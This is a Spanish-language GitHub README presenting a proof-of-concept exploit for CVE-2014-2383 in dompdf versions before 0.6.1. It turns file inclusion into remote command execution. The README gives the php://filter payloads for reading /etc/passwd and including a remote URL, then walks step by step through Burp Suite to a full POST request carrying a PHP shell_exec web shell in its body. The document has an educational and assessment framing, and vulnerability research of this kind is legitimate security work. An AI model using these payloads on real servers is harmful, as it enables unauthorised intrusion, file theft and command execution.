 relativ3pa1n/cve-2014-2383-lfi-to-rce-escalation
Exploit de prueba de concepto para CVE-2014-2383 que demuestra escalado de LFI/RFI a RCE en dompdf <0.6.1, con guía de reproducción paso a paso y script de automatización.

Entorno de prueba: dompdf 0.6.0 - php 7.3.33 - apache 2.4.25
Durante una evaluación de seguridad se descubrió la presencia de CVE-2014-2383. Este documento es una prueba de concepto y no incluye los detalles del descubrimiento inicial para proteger la privacidad del cliente. Sin embargo, el contenido de este documento emula el entorno en el que se explotó esta vulnerabilidad.
Descubrimiento https://github.com/projectdiscovery/nuclei

Detalles de CVE-2014-2383
Una vulnerabilidad en dompdf.php en dompf anterior a 0.6.1, cuando DOMPDF_ENABLE_PHP está habilitado, permite a atacantes dependientes del contexto eludir las protecciones chroot y leer archivos arbitrarios a través de un protocolo PHP y envoltorios en el parámetro input_file, como se demuestra mediante php://filter/read=convert.base64-encode/resource en el parámetro input_file.

Observe el envoltorio PHP php://filter/resource que se utiliza para incluir el archivo /etc/passwd del destino.
{{BaseURL}}/dompdf.php?input_file=php://filter/resource=/etc/passwd

Este envoltorio PHP no solo permitió inclusiones de archivos locales, sino también archivos remotos.
{{BaseURL}}/dompdf.php?input_file=php://filter/resource=http://relativ3pa1n.com


Hasta este punto hemos estado utilizando información conocida y pruebas de concepto para explotar estas vulnerabilidades. En un intento de explotar aún más esta vulnerabilidad, utilicé otros protocolos y filtros PHP para obtener algún tipo de "preprocesamiento" antes de la creación del PDF.
Una distinción clave en esta vulnerabilidad LFI/RFI era que cualquier archivo referenciado en el LFI se renderizaba como un documento PDF. Esto significaría que intentar renderizar un archivo PHP a través del LFI solo convertiría ese archivo a PDF y no ejecutaría el PHP en el archivo. Mirando más de cerca nuestro payload, observaremos que php://filter/resource= es la parte de nuestro payload que está eludiendo una restricción impuesta por DOMPDF.
Usando un filtro PHP diferente, podemos hacer que el servidor preprocese una solicitud POST antes de ejecutar el LFI. Podemos usar el flujo de entrada php://input para leer los datos sin procesar de nuestra solicitud POST. Además, podemos agregar un parámetro con el comando que queremos ejecutar y definirlo en nuestros datos POST. Entonces nuestro nuevo parámetro se vería algo así como php://input&cmd=id y nuestros datos POST se verían así: <?php echo shell_exec($_GET['cmd']);?>. El resultado de esto se muestra a continuación.
Navegue al LFI una vez que haya descubierto una versión de DOMPDF < 0.6.1
{{BaseURL}}/dompdf.php?input_file=php://filter/resource=/etc/passwd
Capture esta solicitud en un proxy como BurpSuite

Envíe la solicitud a Repeater (ctrl+r)

Una vez que tenga la solicitud en Repeater, haga clic derecho en la solicitud y seleccione "Change Request Method"

modifique el parámetro input_file:
From:
php://filter/resource=/etc/passwd
To:
php://input&cmd=whoami

Agregue esto al cuerpo de la solicitud POST: (A veces es necesario volver a escribir las comillas simples)
<?php echo shell_exec($_GET['cmd']);?>

La solicitud completa debería verse similar a esto:
POST /dompdf/dompdf.php?input_file=php://input&cmd=whoami HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=3369f6e27b5a514fb12c7bac74f8b11e
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

<?php echo shell_exec($_GET['cmd']);?>
Si está usando BurpSuite, envíe la solicitud y luego use la barra de búsqueda para buscar "BT". Observe que el comando se ha ejecutado y la respuesta se está escribiendo en los datos a nivel de byte del PDF que se intenta generar. (En este caso, el usuario es "daemon")

He preparado un script de Python que puede automatizar la mayor parte de esto.

Aviso: Esto es solo con fines educativos. Por favor, deje los servidores web de otras personas en paz. 😄
Aquí está el enlace al video no listado del RCE. Video






